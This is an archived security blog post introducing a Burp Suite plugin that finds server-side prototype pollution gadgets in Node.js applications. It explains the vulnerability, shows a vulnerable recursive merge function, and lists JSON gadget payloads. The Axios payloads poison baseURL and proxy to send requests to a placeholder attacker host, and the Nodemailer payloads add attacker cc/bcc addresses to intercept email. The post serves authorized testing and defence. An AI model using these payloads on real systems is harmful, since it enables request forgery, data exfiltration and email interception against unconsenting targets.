Unveiling the Prototype Pollution Gadgets Finder

Unveiling the Prototype Pollution Gadgets Finder - Raúl Miján, blog.doyensec.com.

- Published: date not stated
- Original: <https://blog.doyensec.com/2024/02/17/server-side-prototype-pollution-Gadgets-scanner.html>
- Preserved from: https://blog.doyensec.com/2024/02/17/server-side-prototype-pollution-Gadgets-scanner.html (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Unveiling the Prototype Pollution Gadgets Finder · Doyensec's Blog

Unveiling the Prototype Pollution Gadgets Finder

17 Feb 2024 - Posted by Raúl Miján

Introduction

Prototype pollution has recently emerged as a fashionable vulnerability within the realm of web security. This vulnerability occurs when an attacker exploits the nature of JavaScript's prototype inheritance to modify a prototype of an object. By doing so, they can inject malicious code or alter an application to behave in unintended ways. This could potentially lead to sensitive information leakage, type confusion vulnerabilities, or even remote code execution, under certain conditions.

For those interested in diving deeper into the technicalities and impacts of prototype pollution, we recommend checking out PortSwigger's comprehensive guide.

```
// Example of prototype pollution in a browser console
Object.prototype.isAdmin = true;
const user = {};
console.log(user.isAdmin); // Outputs: true
```

To fully understand the exploitation of this vulnerability, it's crucial to know what "sources" and "gadgets" are.

- **Sources**: A source in the context of prototype pollution refers to a piece of code that performs a recursive assignment without properly validating the objects involved. This action creates a pathway for attackers to modify the prototype of an object. The main sources of prototype pollution are:
- **Custom Code**: This includes code written by developers that does not adequately check or sanitize user input before processing it. Such code can directly introduce vulnerabilities into an application.
- **Vulnerable Libraries**: External libraries that contain vulnerabilities can also lead to prototype pollution. This often happens through recursive assignments that fail to validate the safety of the objects being merged or extended.

```
// Example of recursive assignment leading to prototype pollution
function merge(target, source) {
  for (let key in source) {
    if (typeof source[key] === 'object') {
      if (!target[key]) target[key] = {};
      merge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }
}
```

- **Gadgets**: Gadgets refer to methods or pieces of code that exploit the prototype pollution vulnerability to achieve an attack. By manipulating the prototype of a base object, attackers can alter the application's logic, gain unauthorized access, or execute arbitrary code, depending on the application's structure and the nature of the polluted prototype.

State of the Art

Before diving into the specifics of our research, it's crucial to understand the landscape of existing research on prototype pollution. This will help us identify the gaps in current methodologies and tools, and how our work aims to address them.

On the client side, there is a wealth of research and tools available. For sources, an excellent starting point is the compilation found on GitHub (client-side prototype pollution sources). As for gadgets, detailed exploration and exploitation techniques have been documented in various write-ups, such as this informative piece on InfoSec Writeups and PortSwigger's own guide on client-side prototype pollution.

Additionally, there are tools designed to detect and exploit this vulnerability in an automated manner, both from the command line and within the browser. These include the PP-Finder CLI tool and DOM Invader, a feature of Burp Suite designed to uncover client-side prototype pollution.

However, the research and tooling landscape for server-side prototype pollution presents a different picture:

-

PortSwigger's research provides a foundational understanding of server-side prototype pollution with various detection methodologies. However, a significant limitation is that some of these detection methods have become obsolete over time. More importantly, while it excels in identifying vulnerabilities, it does not extend to facilitating their real-world exploitation using gadgets. This gap indicates a need for tools that not only detect but also enable the practical exploitation of identified vulnerabilities.

-

On the other hand, YesWeHack's guide introduces several intriguing gadgets, some of which have been incorporated into our plugin (below). Despite this valuable contribution, the guide occasionally ventures into hypothetical scenarios that may not always align with realistic application contexts. Moreover, it falls short of providing an automated approach for discovering gadgets in a black-box testing environment. This is crucial for comprehensive vulnerability assessments and exploitation in real-world settings.

This overview underscores the need for further innovation in server-side prototype pollution research, specifically in developing tools that not only detect but also exploit this vulnerability in a practical, automated manner.

About the Plugin

Following the insights previously discussed, we've developed a Burpsuite plugin for detecting gadgets in server-side prototype pollution: the **Prototype Pollution Gadgets Finder**, available at GitHub. This tool represents a novel approach in the realm of web security, focusing on the precise identification and exploitation of prototype pollution vulnerabilities.

The core functionality of this plugin is to take a JSON object from a request and systematically attempt to poison all possible fields with a predefined set of gadgets. For example, given a JSON object:

```
{
  "user": "example",
  "auth": false
}
```

The plugin would attempt various poisonings, such as:


```
{
  "user": {"__proto__": <polluted_object>},
  "auth": false
}
```

or:

```
{
  "user": "example",
  "auth": {"__proto__": <polluted_object>}
}
```

Our decision to create a new plugin, rather than relying solely on custom checks (bchecks) or the existing server-side prototype pollution scanner highlighted in PortSwigger's blog, was driven by a practical necessity. These tools, while powerful in their detection capabilities, do not automatically revert the modifications made during the detection process. Given that some gadgets could adversely affect the system or alter application behavior, our plugin specifically addresses this issue by carefully removing the poisonings after their detection. This step is crucial to ensure that the exploitation process does not compromise the application's functionality or stability. By taking this approach, we aim to provide a tool that not only identifies vulnerabilities but also maintains the integrity of the application by preventing potential disruptions caused by the exploitation activities.

Furthermore, all gadgets introduced by the plugin operate out-of-bounds (OOB). This design choice stems from the understanding that the source of pollution might be entirely separate from where a gadget is triggered within the application's codebase. Therefore, the exploitation occurs asynchronously, relying on OOB techniques that wait for interaction. This method ensures that even if the polluted property is not immediately used, it can still be exploited, once the application interacts with the poisoned prototype. This showcases the versatility and depth of our scanning approach.



Methodology for Finding Gadgets

To discover gadgets capable of altering an application's behavior, our approach involved a thorough examination of the documentation for common Node.js libraries. We focused on identifying optional parameters within these libraries that, when modified, could introduce security vulnerabilities or lead to unintended application behaviors. Part of our methodology also includes defining a standard format for describing each gadget within our plugin:

```
{
"payload": {"<parameter>": "<URL>"},
"description": "<Description>",
"null_payload": {"<parameter>": {}}
}
```

- **Payload**: Represents the actual payload used to exploit the vulnerability. The `<URL>` placeholder is where the URL of the collaborator is inserted.
- **Description**: Provides a brief explanation of what the gadget does or what vulnerability it exploits.
- **Null_payload**: Specifies the payload that should be used to revert the changes made by the `payload`, effectively "de-poisoning" the application to prevent any unintended behavior.

This format ensures a consistent and clear way to document and share gadgets among the security community, facilitating the identification, testing, and mitigation of prototype pollution vulnerabilities.

Axios Library

Axios is widely used for making HTTP requests. By examining the Axios documentation and request configuration options, we identified that certain parameters, such as `baseURL` and `proxy`, can be exploited for malicious purposes.

- **Vulnerable Code Example**:

```
app.get("/get-api-key", async (req, res) => {
 try {
    const instance = axios.create({baseURL: "https://doyensec.com"});
    const response = await instance.get("/?api-key=<API_KEY>");
 }
});
```

-

Gadget Explanation: Manipulating the `baseURL` parameter allows for the redirection of HTTP requests to a domain controlled by an attacker, potentially facilitating Server-Side Request Forgery (SSRF) or data exfiltration. For the `proxy` parameter, the key to exploitation lies in the ability to suggest that outgoing HTTP requests could be rerouted through an attacker-controlled proxy. While Burp Collaborator itself does not support acting as a proxy to directly capture or manipulate these requests, the subtle fact that it can detect DNS lookups initiated by the application is crucial.

The ability to observe the DNS requests to domains we control, triggered by poisoning the `proxy` configuration, indicates the application's acceptance of this poisoned configuration. It highlights the potential vulnerability without the need to directly observe proxy traffic. This insight allows us to infer that with the correct setup (outside of Burp Collaborator), an actual proxy could be deployed to intercept and manipulate HTTP communications fully, demonstrating the vulnerability's potential exploitability.

- **Gadget for Axios**:

```
{
  "payload": {"baseURL": "https://<URL>"},
  "description": "Modifies 'baseURL', leading to SSRF or sensitive data exposure in libraries like Axios.",
  "null_payload": {"baseURL": {}}
},
{
  "payload": {"proxy": {"protocol": "http", "host": "<URL>", "port": 80}},
  "description": "Sets a proxy to manipulate or intercept HTTP requests, potentially revealing sensitive info.",
  "null_payload": {"proxy": {}}
}
```

Nodemailer Library

Nodemailer is another library we explored and is primarily used for sending emails. The Nodemailer documentation reveals that parameters like `cc` and `bcc` can be exploited to intercept email communications.

- **Vulnerable Code Example**:


```
transporter.sendMail(mailOptions, (error, info) => {
  if (error) {
     res.status(500).send('500!');
  } else {
     res.send('200 OK');
  }
});
```

-

Gadget Explanation: By adding ourselves as a `cc` or `bcc` recipient in the email configuration, we can potentially intercept all emails sent by the platform, gaining access to sensitive information or communication.

- **Gadget for Nodemailer**:

```
{
  "payload": {"cc": "email@<URL>"},
  "description": "Adds a CC address in email libraries, potentially intercepting all platform emails.",
  "null_payload": {"cc": {}}
},
{
  "payload": {"bcc": "email@<URL>"},
  "description": "Adds a BCC address in email libraries, similar to 'cc', for intercepting emails.",
  "null_payload": {"bcc": {}}
}
```



Our methodology emphasizes the importance of understanding library documentation and how optional parameters can be leveraged maliciously. We encourage the community to contribute by identifying new gadgets and sharing them. Visit our GitHub repository for a comprehensive installation guide and to start using the tool.